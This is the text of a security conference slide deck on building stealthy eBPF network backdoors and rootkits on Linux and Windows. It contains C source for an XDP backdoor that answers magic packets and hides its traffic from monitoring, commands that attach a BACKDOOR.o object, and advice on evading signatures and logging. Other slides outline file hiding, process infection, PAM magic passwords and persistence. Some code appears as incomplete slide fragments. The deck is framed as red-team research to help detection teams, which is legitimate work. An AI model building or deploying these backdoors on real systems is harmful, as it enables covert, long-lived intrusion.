
- Here's an example of a more practical eBPF program for dropping certain packets

```
if ((char*)ctx->data + sizeof(ETHERNET_HEADER) + sizeof(IPV4_HEADER) + sizeof(UDP_HEADER) > (char*)ctx->data_end)
    goto Done;

ethernet_header = (ETHERNET_HEADER*)ctx->data;
if (ntohs(ethernet_header->Type) == 0x0800) {
    // IPv4.
    IPV4_HEADER* ipv4_header = (IPV4_HEADER*)(ethernet_header + 1);
    if (ipv4_header->Protocol == IPPROTO_UDP) {
        // UDP.
        char* next_header = (char*)ipv4_header + sizeof(uint32_t) * ipv4_header->HeaderLength;
        if ((char*)next_header + sizeof(UDP_HEADER) > (char*)ctx->data_end)
            goto Done;
        UDP_HEADER* udp_header = (UDP_HEADER*)((char*)ipv4_header + sizeof(uint32_t) * ipv4_header->HeaderLength);
        if (ntohs(udp_header->length) <= sizeof(UDP_HEADER)) {
            long* count = bpf_map_lookup_elem(&dropped_packet_map, &key);
            if (count)
                *count = (*count + 1);
            rc = XDP_DROP;
        }
    }
}
Done:
return rc;
}
```

eBPF Network Hooks

eBPF Program Types



BPF_PROG_TYPE_SOCKET_FILTER

- Equiv of cBPF filters
- Read and drop packets
- Truncate packets to returned size value

```
SEC("socket")
int bpf_prog1(struct __sk_buff *skb)
{
    int proto = load_byte(skb, ETH_HLEN + offsetof(struct iphdr, protocol));
    int size = ETH_HLEN + sizeof(struct iphdr);

    switch (proto) {
    case IPPROTO_TCP:
        size += sizeof(struct tcphdr);
        break;
    case IPPROTO_UDP:
        size += sizeof(struct udphdr);
        break;
    default:
        size = 0;
        break;
    }
    return size;
}
```


BPF_PROG_TYPE_SK_SKB

- Packet copied into SKB buffers
- Metadata added
- Read, Drop, Redirect
- Cilium uses SOCKMAP for Layer 7 policy enforcement

```
struct bpf_map_def SEC("maps/sockmap") sock_map = {
    .type = BPF_MAP_TYPE_SOCKMAP,
    .key_size = sizeof(int),
    .value_size = sizeof(unsigned int),
    .max_entries = 2,
    .pinning = 0,
    .namespace = "",
};

SEC("sk/skb/parser/sockmap")
int _prog_parser(struct __sk_buff *skb)
{
    bpf_debug("parser\n");
    return skb->len;
}

SEC("sk/skb/verdict/sockmap")
int _prog_verdict(struct __sk_buff *skb)
{
    bpf_debug("verdict\n");
    uint32_t idx = 0;
    return bpf_sk_redirect_map(skb, &sock_map, idx, 0);
}
```

Netfilter

- Netfilter/iptables can be configured using 'ip route'

Inbound

```
ip route add 10.10.10.10/32 \  
    encap bpf in obj BACKDOOR.o section <ELF Section Name> dev veth0
```

Outbound

```
ip route add 10.10.10.10/32 \  
    encap bpf out obj BACKDOOR.o section <ELF Section Name> dev veth0
```

Transmit

```
ip route add 10.10.10.10/32 \  
    encap bpf out obj BACKDOOR.o section <ELF Section Name> dev veth0
```

Traffic Control (tc)

- Traffic Control is the Linux QoS Subsystem
- Access packets before the IP firewall
- Modify packets on both Ingress and Egress
- Enable a tc qdisc
- Attach eBPF program from ELF section as a classifier

```
tc qdisc add dev eth0 clsact  
tc filter add dev eth0 ingress bpf da obj BACKDOOR.o sec <ELF Section Name>
```

BPF_PROG_TYPE_XDP

- eXpress Data Path is a newer layer added in 2016
- Most immediate access available. Packet is still in PCI buffer
- Designed for DoS mitigation, load balancing, newer QoS
- BPF programs can read, drop, modify, and retransmit

Performance techniques

- Lockless
- Batched I/O operations
- Busy polling
- Direct queue access
- Page recycling to avoid page allocation/free where possible
- Packet processing without meta data (skbuff) allocation
- Efficient table (flow state) lookup
- Packet steering
- Siloed processing, minimize cross CPU/NUMA node ops
- RX flow hash
- Common NIC offloads
- Judicious cache prefetch, DDIO

BPF_PROG_TYPE_XDP

- eXpress Data Path is a newer layer added in 2016
- Most immediate access available. Packet is still in PCI buffer
- Designed for DoS mitigation, load balancing, newer QoS
- BPF programs can read, drop, modify, and retransmit

Linux

```
ip link set dev lo \  
    xdpgeneric obj BACKDOOR.o sec xdp
```

Windows

```
netsh.exe ebpf add program \  
    BACKDOOR.o xdp
```

eBPF Network Backdoor: Stage 1

- Use XDP filter for lowest level hook
- Use single packet instead of portknocking
 - Single packet should be less fingerprintable
- Use packet rewriting and reflection instead of sending new packets
 - TCP will resend hijacked packets
- Packets never reach the kernel processing and are undetectable on the victim machine via firewalls or network monitoring tools like tcpdump/wireshark

eBPF Network Backdoor: Stage 1

```
static inline unsigned short compute_checksum(unsigned short *addr,
                                             unsigned int count) {
    register unsigned long sum = 0;
    while (count > 1) {
        sum += *addr++;
        count -= 2;
    }
    if (count > 0) sum += ((*addr) & htons(0xFF00));
    while (sum >> 16) {
        sum = (sum & 0xffff) + (sum >> 16);
    }
    sum = ~sum;
    return ((unsigned short)sum);
}

inline void compute_ip_checksum(IPV4_HEADER *ipv4_header) {
    ipv4_header->HeaderChecksum = 0;
    ipv4_header->HeaderChecksum =
        compute_checksum((unsigned short *)ipv4_header,
                        sizeof(uint32_t) * ipv4_header->HeaderLength);
}
```


eBPF Network Backdoor: Stage 1

```
enum { CMD_SEND = 0, CMD_RECV = 1 };

inline void swap_mac_addresses(ETHERNET_HEADER *ethernet_header) {
    mac_address_t mac = {0};
    __builtin_memcpy(mac, ethernet_header->Destination, sizeof(mac_address_t));
    __builtin_memcpy(ethernet_header->Destination, ethernet_header->Source,
        sizeof(mac_address_t));
    __builtin_memcpy(ethernet_header->Source, mac, sizeof(mac_address_t));
}

inline void swap_ipv4_addresses(IPV4_HEADER *ipv4_header) {
    uint32_t address = ipv4_header->DestinationAddress;
    ipv4_header->DestinationAddress = ipv4_header->SourceAddress;
    ipv4_header->SourceAddress = address;
}
```

eBPF Network Backdoor: Stage 1

```
SEC("xdp")
int Backdoor(xdp_md_t *ctx) {
    int rc = XDP_PASS;
    ETHERNET_HEADER *ethernet_header = NULL;
    uint32_t key = 0;

    char *data_end = (char *) (long) ctx->data_end;
    char *data = (char *) (long) ctx->data;

    if (data + sizeof(ETHERNET_HEADER) + sizeof(IPV4_HEADER) + sizeof(UDP_HEADER) > data_end)
        goto Done;

    ethernet_header = (ETHERNET_HEADER *) data;
    if (bpf_ntohs(ethernet_header->Type) == 0x0800) { // ETH_P_IP
        // IPv4.
        IPV4_HEADER *ipv4_header = (IPV4_HEADER *) (ethernet_header + 1);
        if (ipv4_header->Protocol == IPPROTO_UDP) {
            // UDP.
            UDP_HEADER *udp_header =
                (UDP_HEADER *) ((char *) ipv4_header + sizeof(uint32_t) * ipv4_header->HeaderLength);
            if ((char *) udp_header + sizeof(UDP_HEADER) + sizeof(uint64_t) * 2 > data_end)
                goto Done;
            if (bpf_ntohs(udp_header->length) < sizeof(UDP_HEADER) + sizeof(uint64_t) * 2)
                goto Done;
        }
    }
}
```

eBPF Network Backdoor: Stage 1

```
uint64_t *payload = (uint64_t *) (udp_header + 1);
if (payload[0] != MAGIC)
    goto Done;

// drop magic packets
rc = XDP_DROP;

if (payload + 2 + MSG_ITEMS > (uint64_t *) data_end)
    goto Done;

uint64_t cmd = payload[1];
if (cmd == CMD_SEND) {
#define UPDATE_MSG(i) \
    key = i; \
    bpf_map_update_elem(&back_msg_map, &key, &payload[2 + i], 0);
    UPDATE_MSG(0)
    UPDATE_MSG(1)
    UPDATE_MSG(2)
}
```

eBPF Network Backdoor: Stage 1

```
UPDATE_MSG(31)

    key = 0;
    uint64_t *count = bpf_map_lookup_elem(&back_cnt_map, &key);
    if (count)
        *count = (*count + 1);
    } else if (cmd == CMD_RECV) {
        uint64_t *val;
#define UPDATE_PKT(i)
    key = i;
    val = bpf_map_lookup_elem(&back_msg_map, &key);
    if (val)
        payload[2 + i] = *val;
    UPDATE_PKT(0)
    UPDATE_PKT(1)
```

eBPF Network Backdoor: Stage 1

- After swapping src/dest IP and fixing checksum, response data from the command is added to the packet and the packet is resent to the NIC without the kernel processing it

```
// remove MAGIC
payload[0] = 0;

swap_mac_addresses(ethernet_header);
swap_ipv4_addresses(ipv4_header);
udp_header->checksum = 0;
compute_ip_checksum(ipv4_header);

// resend packet to the NIC
rc = XDP_TX;
```

The background of the image shows a person wearing a black hoodie, seen from behind, sitting at a desk in a server room. The room is dimly lit with blue light from multiple computer monitors. The person is looking at several monitors displaying code and data. The overall atmosphere is mysterious and technical.

Demo: eBPF Network Backdoor


Network Obfuscation

- Choose your own trigger packet encoding. It is not helpful to discuss a specific “best” one here but we can discuss methods
- In the public rootkits, some are using more sophisticated checks based on random values + magic values. Try to be non-deterministic
- Avoid using static offsets in the packets and static bytes/strings to prevent signature-able packets

Network Obfuscation – Lateral


- With intranet communications, more options are available
- Netspooky showed some interesting techniques for multicast packets
- Netspooky focused on packet header encoding using ethernet dst field

Packets Remystified: Broadcast Brujería



Network Obfuscation – Lateral

- With intranet communications, more options are available
- Netspooky showed some interesting techniques for multicast packets
- Netspooky focused on packet header encoding using ethernet dst field



Network Obfuscation – Lateral

- Another concept for multicast is to use Layer7 encoding
- SSDP NOTIFY Packet

```
NOTIFY * HTTP/1.1
HOST: 239.255.255.250:1900
CACHE-CONTROL: max-age=1800
Location: http://192.168.0.1:5431/dyndev/uuid:ffffffff-ffff-ffff-ffff-ffffffffffffff
NT: urn:schemas-upnp-org:device:InternetGatewayDevice:1
NTS: ssdp:alive
SERVER: LINUX/2.6 UPnP/1.0 CenturyLink-UPnP/1.0
USN: uuid:ffffffff-ffff-ffff-ffff-ffffffffffffff::urn:schemas-upnp-org:device:InternetGatewayDevice:1
```

Network Obfuscation – Lateral

- Another concept for multicast is to use Layer7 encoding

```
if(sport == 1900 || dport == 1900)
{
    new_packet = malloc(pkt_len);
    printf("SSDP broadcast carrier packet detected\n");
    if(magic == 0x49544f4e)
    {
        printf("NOTIFY packet detected .. dumping for inspection\n\n%d %d\n%s\n",
               header->caplen, header->len, pkt_data);
        if(send_ssdp_notify)
        {
            ih->saddr.byte4 = 253;

            uint16_t len = header->caplen;
            uint8_t *new_packet = malloc(len);
            memcpy(new_packet, pkt_bytes, header->len);
            uint8_t *new_pkt_data = new_packet + pkt_data_off;
            char *edit = strstr(new_pkt_data, "uuid:");
        }
    }
}
```

Network Obfuscation – Lateral

- Another concept for multicast is to use Layer7 encoding

```
uint32_t curr_msg_b64_send_offset = 0;
void packet_add_message(unsigned char *packet, uint32_t len, unsigned char *message)
{
    msg_t *curr_msg = message;
    if(!msg_waiting)
        return 0;

    if(!msg_processing) // sending new message
    {
        // generate b64 of next msg
        uint32_t b64_len;
        uint8_t *b64 = base64(curr_msg->bytes, sizeof(curr_msg->bytes), &b64_len);
        curr_msg->b64_len = b64_len;
        memcpy(curr_msg->b64, b64, b64_len);
        msg_processing = 1;
    }
}
```

Network Obfuscation – Lateral

- Another concept for multicast is to use Layer7 encoding

```
if(msg_processing) {
    if(msg_ending) {
        if(len - curr_msg->send_offset > 2) {
            packet[curr_msg->send_offset] = 0x41;
            packet[curr_msg->send_offset + 1] = 0x42;
        }
    }

    for(int i = 0; i < len; i++) {
        if(curr_msg->send_offset == curr_msg->b64_len) {
            msg_ending = 1;
            break;
        }

        packet[i] = curr_msg->b64[curr_msg->send_offset];
        curr_msg->send_offset++;
    }
}
```

eBPF Payloads

eBPF Code Hooking Capabilities

- Instrument syscall entry/return
- Instrument function entry/return
- Instrument arbitrary code locations*
- Access register context
- Access function parameters
- Read/Write memory*
- Trace system perf events

* kernel is sandboxed and limited

Full System Access

- libpam backdoor
 - Hook libpam and use a magic password for ssh
- Tinyshell
 - Rc4 encrypted connect back code with MD5 HMAC
 - I have a fork using siphash instead (better for eBPF/kernel code)
- Hook ssh, nginx, or Apache directly
 - Use SSL or SSH protocol negotiation as communications layer
 - Don't complete connections to avoid logging

C2

- There are existing frameworks focusing on c2. If you want more sophistication than the options listed in the previous slide, you will be running full userland programs and hiding them using the FS hooking or process infection techniques

eBPF File System Hooking


- File IO Hooking
 - eBPF offers direct syscall layer hooking
 - Hook `getdents` / `getdents64` to filter enumerating files on disk and virtual file systems like `/proc` and `/sys/kernel/bpf` or `/dev/shm`

eBPF Capabilities: Process Infection

- Hook ELF linking and loading
- Every dynamic linked process loads libc
- Hook load of libc, replace path with userland rootkit
 - Chain loading of libc or embed libc
- Infecting running processes?
 - Hook commonly used APIs
 - File/Socket I/O
 - `__get_clocktime` or other timer related APIs
 - This will get you into system
 - Inject ROP Payload

Persistence

- Systemd uses eBPF
 - Modify config files to load your filter
 - or replace one of the existing ones
- Crontab is everywhere
- In either case, you can hook reads of the files on disk and return false contents



Concluding Thoughts

Concluding Thoughts

- Nation States and top tier malware campaigns are using passive network backdoors
- This type of backdoor is widely regarded as most stealthy and can remain undetected for years
- Several of the existing samples are detectable once you know what to look for. There is room for improvement.
- eBPF provides a cross platform API with network hooks at several layers for passive network backdoors
- Red Teams should be using similar tactics to help detection teams prepare to respond to this class of threats

Questions?



FUZZING.IO

Contact

rjohnson@fuzzing.io

@richinseattle

Slides <https://fuzzing.io/cansecwest23.pdf>